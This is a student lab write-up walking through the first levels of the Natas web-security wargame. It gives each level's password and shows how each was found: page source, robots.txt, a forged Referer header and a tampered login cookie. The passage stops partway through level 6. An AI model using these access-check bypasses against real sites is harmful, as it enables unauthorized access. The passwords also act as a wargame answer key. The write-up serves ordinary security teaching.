

Sri Lanka Institute of Information Technology

Systems, Network and Programming

Lab Sheet 1

Year 2, Semester 1



# Systems, Network and Programming – IE2012

## Natas walkthrough – Level 0 – Level 15

IT21147814

R.A.P.M. Perera

# Natas

Today we are going to play another war game called Natas which is hosted by [Over The Wire](#) organization. It has 34 levels, and the target groups are the beginners to ctf. In this war game you can learn some basics of web-security in challenging way. You can star this game by [clicking here](#).

## Objective

Find the password to the next level.

## Content

- Introduction
- Level 0
- Level 0 - Level 1
- Level 1 - Level 2
- Level 2 - Level 3
- Level 3- Level 4
- Level 4 - Level 5
- Level 5 - Level 6
- Level 6 - Level 7
- Level 7 - Level 7
- Level 8 - Level 9
- Level 9 - Level 10
- Level 10 - Level 11
- Level 11- Level 12
- Level 12- Level 13
- Level 13 - Level 14
- Level 14 - Level 15

## Introduction

Natas have different websites for different levels. As usually to enter the next level we need to use the URL and the password. Password for the next level is hidden in the current page. All the passwords are stored at etc/natas\_webpass/natasX. X is the level number. We can enter the url in following format to enter the next level.

**`http://natasX.natas.labs.overthewire.org`**, where X is the level number.


## Level 0

In this level nothing hard. Enter the login credentials on the Natas introduction page.

URL - <http://natas0.natas.labs.overthewire.org>

Username – natas0


Password – natas0



*figure 1.0*

## Level 0 – Level 1

Now you are successfully login the natas0 webpage, and there is a message to us, it says you can find the password for the next level on this page.



*figure 1.1*

Then we need to have a look on the source code on the page. To view source code, you have to right click on the webpage and select 'View page source'. Look carefully at the comments on the page, and there is the password for level 1.

```

<html>
  <head> ... </head>
  <body>
    <h1>natas0</h1>
    <div id="content">
      ::before
      You can find the password for the next level on this page.
      <!--The password for natas1 is gtVrDuiDfck831PqWsLEZy5gyDz1clto-->
      ::after
    </div>
    <div id="wechallform" class="ui-draggable" style="display: block;">
      <p>Submit token</p>
      <form id="realwechallform" action="https://www.wechall.net/10-levels-on-Natas.html" enctype="application/x-www-form-urlencoded" method="post">
        <input type="hidden" name="wfid" value="1">
        <input type="hidden" name="password_solution" value="natas0">
        <input type="hidden" name="igotitnow" value="Register">
      </form>
    </div>
  </body>
</html>

```

figure 1.2

## Level 1 – Level 2

Use the password which is extracted from the previous level to login into level 1.

Username – natas1

Password - gtVrDuiDfck831PqWsLEZy5gyDz1clto

When you login to natas1 page, it's shown a message as shown below.




figure 1.2

Now here right clicking is blocked, therefore we need to find another way to view source code. We can easily use ctrl+u shortcut to view source code.

```
view-source:http://natas1.natas.labs.overthewire.org/

1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas1", "pass": "gtVrDuiDfck831PqWslEZY5gyDz1clto" };</script></head>
11 <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
12 <h1>natas1</h1>
13 <div id="content">
14 You can find the password for the
15 next level on this page, but rightclicking has been blocked!
16
17 <!--The password for natas2 is ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi -->
18 </div>
19 </body>
20 </html>
21
22
```

figure 1.3

## Level 2 - Level 3

We can use credentials to login to level 2 webpage.

Username – natas2

Password - ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi




figure 1.4

successfully login on natas2 page there is a message says that 'There is nothing on this page'. Therefore we need to view the source code, we can find that image file named pixel.png and the directory of the file is also given.

```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/we
<script>var wechallinfo = { "level": "natas2", "pass": "ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi" };</script></head>
<body>
<h1>natas2</h1>
<div id="content">
There is nothing on this page

</div>
</body></html>

```

figure 1.5

We must open that directory through our web browser.




figure 1.6

By opening the file, we can find password for many users on the target machine. There is what we are searching for, which is nata3 password.




figure 1.7

## Level 3 – Level 4

Use credentials what we are extracting from the previous level to login level 3.

Username – natas3

Password - sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14

When you successfully logged in to natas3 web page you can see the following message.




figure 1.8

So we trying to scrape the password from the source code. Let's try that.




figure 1.9

When we go through the source code, we can find the message called 'No more information leaks!! Not even Google will find it this time...'. Search engines are leaved the files such as robots.txt. So we think that this website have a such file, and we change the URL as following.




figure 2.0

When we are opening the robots.txt file, it shown a text 'Disallow: /s3cr3t/'. Maybe it's a directory. Let's try that.




figure 2.1

Yes, it's a directory, and there is file named users.txt.




figure 2.2

There is the password for the natas4 webpage.

Level 4 – Level 5

Use the password extract from the previous level to login Natas level 4.

Username – natas4

Password - Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ



On successfully login to level 4, the message was placed, 'Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/" '. So, we are going to use a tool called Burp suit and there is parameter called Referer.




figure 2.3

It says natas4, and we change it to natas5 as following image. Use refresh page link to get those decryptions to Burp Suit.





figure 2.4

Now forwarding the request, and we can receive the credentials to natas5.



*figure 2.5*


Level 5 – Level 6

Use the password extract from the previous level to login Natas level 5.

Username – natas5

Password - iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq

When you logged into Natas level 5, the message was displayed as 'Access disallowed. You are not logged in'.



*figure 2.6*

Again, we have to use burp suit and capture the request.




figure 2.6

Then change into logged-in= 1 as following.




figure 2.7

After forwarding the request, we get the password for natas6.




figure 2.8

## Level 6 – Level 7

Use the password extract from the previous level to login Natas level 6.

Username – natas6

Password - aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1

When we logged into natas6, there is a form pop-up and says 'Input Secret'. Then click the view sourcecode link. Here we can see the file called 'secret.inc'.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org
/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">

<?
include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
            print "Access granted. The password for natas7 is <censored>";
        } else {
            print "Wrong secret";
        }
    }
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

figure 2.9

Now we will browse the included file manually to grab the secret code. We change our URL as following.

